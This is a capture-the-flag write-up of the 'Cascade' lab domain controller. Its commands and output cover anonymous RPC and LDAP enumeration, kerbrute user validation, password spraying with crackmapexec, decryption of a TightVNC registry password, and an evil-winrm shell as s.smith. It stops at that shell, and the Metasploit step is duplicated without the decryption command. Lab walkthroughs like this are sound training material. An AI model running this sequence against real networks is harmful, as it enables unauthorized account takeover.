Cascade

Synopsis


Cascade is a medium difficulty Windows machine configured as a Domain Controller. LDAP anonymous binds are enabled, and enumeration yields the password for user r.thompson , which gives access to a TightVNC registry backup. The backup is decrypted to gain the password for s.smith . This user has access to a .NET executable, which after decompilation and source code analysis reveals the password for the ArkSvc account. This account belongs to the AD Recycle Bin group, and is able to view deleted Active Directory objects. One of the deleted user accounts is found to contain a hardcoded password, which can be reused to login as the primary domain administrator

Skills

- LDAP enumeration
- SMB enumeration
- Processing SQLite databases
- TightVNC password encryption
- AES encryption
- Active Directory enumeration
- Active Directory Recycle Bin

Exploitation

As always we start with the nmap to check what services/ports are open



Judging by the open ports we can assume that we deal with domain controller, so we started our exploitation/enumeration process from accessing RPC as anonymous user; this resulted in obtaining a list of users on the system

```
└─# rpcclient -U '%' 10.10.10.182
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
rpcclient $>
```

Next we launched kerbrute to verify which ones of those users are valid

```
└─# ./kerb* --dc 10.10.10.182 -d cascade.local userenum ~/Desktop/Boxes/Cascade.htb/users

Version: v1.0.3 (9dad6e1) - 08/20/23 - Ronnie Flathers @ropnop

2023/08/20 05:20:31 >  Using KDC(s):
2023/08/20 05:20:31 >   10.10.10.182:88

2023/08/20 05:20:36 >  [+] VALID USERNAME:       r.thompson@cascade.local
2023/08/20 05:20:36 >  [+] VALID USERNAME:       arksvc@cascade.local
2023/08/20 05:20:36 >  [+] VALID USERNAME:       j.wakefield@cascade.local
2023/08/20 05:20:36 >  [+] VALID USERNAME:       s.hickson@cascade.local
2023/08/20 05:20:36 >  [+] VALID USERNAME:       j.goodhand@cascade.local
2023/08/20 05:20:36 >  [+] VALID USERNAME:       a.turnbull@cascade.local
2023/08/20 05:20:37 >  [+] VALID USERNAME:       util@cascade.local
2023/08/20 05:20:37 >  [+] VALID USERNAME:       s.smith@cascade.local
2023/08/20 05:20:41 >  [+] VALID USERNAME:       d.burman@cascade.local
2023/08/20 05:20:41 >  [+] VALID USERNAME:       j.allen@cascade.local
2023/08/20 05:20:41 >  [+] VALID USERNAME:       BackupSvc@cascade.local
2023/08/20 05:20:41 >  Done! Tested 15 usernames (11 valid) in 10.594 seconds

┌──(root㉿kali)-[/opt/kerbrute]
└─#
```

With the list of valid users, we queried LDAP service to extract information form it, what gave us a base64 encoded password,


```
└─# ldapsearch -x -H ldap://10.10.10.182 -s sub -b 'DC=cascade,DC=local' -LLL '*'
dn: DC=cascade,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cascade,DC=local
instanceType: 5
whenCreated: 20200109153132.0Z
whenChanged: 20230818052325.0Z
subRefs: DC=ForestDnsZones,DC=cascade,DC=local
subRefs: DC=DomainDnsZones,DC=cascade,DC=local
subRefs: CN=Configuration,DC=cascade,DC=local
uSNCreated: 4099
uSNChanged: 340052
name: cascade
objectGUID:: BEPTb7rgSEuSvojkxZJmOA==
creationTime: 133368098057632198
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -9223372036854775808
minPwdAge: 0
minPwdLength: 5
modifiedCountAtLastProm: 0
```

```
lastLogon: 133368146686472834
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133368113027385715
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=

dn: CN={4026EDF8-DBDA-4AED-8266-5A04B80D9327},CN=Policies,CN=System,DC=cascade
 ,DC=local

dn: CN={D67C2AD5-44C7-4468-BA4C-199E75B2F295},CN=Policies,CN=System,DC=cascade
 ,DC=local

dn: CN=Util,OU=Services,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Util
```



With the password and list of valid users, we launched crackmapexec against the smb service to check if we got an access

```
┌──(root㉿kali)-[~/Desktop/Boxes/Cascade.htb]
└─# crackmapexec smb 10.10.10.182 -u users -p 'rY4n5eva'
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\CascGuest:rY4n5eva STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\arksvc:rY4n5eva STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\s.smith:rY4n5eva STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [+] cascade.local\r.thompson:rY4n5eva
```

And we can access shares as a user .rthompson

```
# smbmap -H 10.10.10.182 -u 'r.thompson' -p 'rY4n5eva'
[+] IP: 10.10.10.182:445        Name: cascade.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  NO ACCESS
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        SYSVOL                                                  READ ONLY       Logon server share
```

Enumeration the content of the shares, gave us .html file and windows registry files

```
┌──(root㉿kali)-[~/Desktop/Boxes/Cascade.htb]
└─# smbclient '\\10.10.10.182\Data' -U 'r.thompson'
Password for [WORKGROUP\r.thompson]:
Try "help" to get a list of possible commands.
smb: \> l
  .                                   D        0  Sun Jan 26 22:27:34 2020
  ..                                  D        0  Sun Jan 26 22:27:34 2020
  Contractors                         D        0  Sun Jan 12 20:45:11 2020
  Finance                             D        0  Sun Jan 12 20:45:06 2020
  IT                                  D        0  Tue Jan 28 13:04:51 2020
  Production                          D        0  Sun Jan 12 20:45:18 2020
  Temps                               D        0  Sun Jan 12 20:45:15 2020

                6553343 blocks of size 4096. 1607514 blocks available
smb: \>
```

Content of the .html file looked like an email message, information about some changes within the company, but except for that no password or other sensitive data were obtained

---

From: Steve Smith

To: IT (Internal)

Sent: 14 June 2018 14:07

Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

-- New production network will be going live on Wednesday so keep an eye out for any issues.

-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

-- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.

Steve

Reading the Windows registry file, have a hex encrypted password, so we used metasploit to decrypt it

```
└─# cat *.reg
◆◆Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
```

```
       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/

msf6 > irb
[*] Starting IRB shell...
[*] You are in the "framework" object

irb: warn: can't alias jobs from irb_jobs.
>>
```

```
       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/

msf6 > irb
[*] Starting IRB shell...
[*] You are in the "framework" object

irb: warn: can't alias jobs from irb_jobs.
>> require 'rex/proto/rfb'
=> true
```

And we the decrypted password, we launched crackmapexec again, but this time against the WinRm service

```
┌──(root㉿kali)-[~/Desktop/Boxes/Cascade.htb]
└─# crackmapexec winrm 10.10.10.182 -u users -p 'sT333ve2'
SMB         10.10.10.182    5985   CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
HTTP        10.10.10.182    5985   CASC-DC1         [*] http://10.10.10.182:5985/wsman
WINRM       10.10.10.182    5985   CASC-DC1         [-] cascade.local\CascGuest:sT333ve2
WINRM       10.10.10.182    5985   CASC-DC1         [-] cascade.local\arksvc:sT333ve2
WINRM       10.10.10.182    5985   CASC-DC1         [+] cascade.local\s.smith:sT333ve2 (Pwn3d!)
```

And we got a shell as a user s.smith

```
└─# ./evil-winrm.rb -i 10.10.10.182 -u 's.smith' -p 'sT333ve2'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami
cascade\s.smith
*Evil-WinRM* PS C:\Users\s.smith\Documents>
```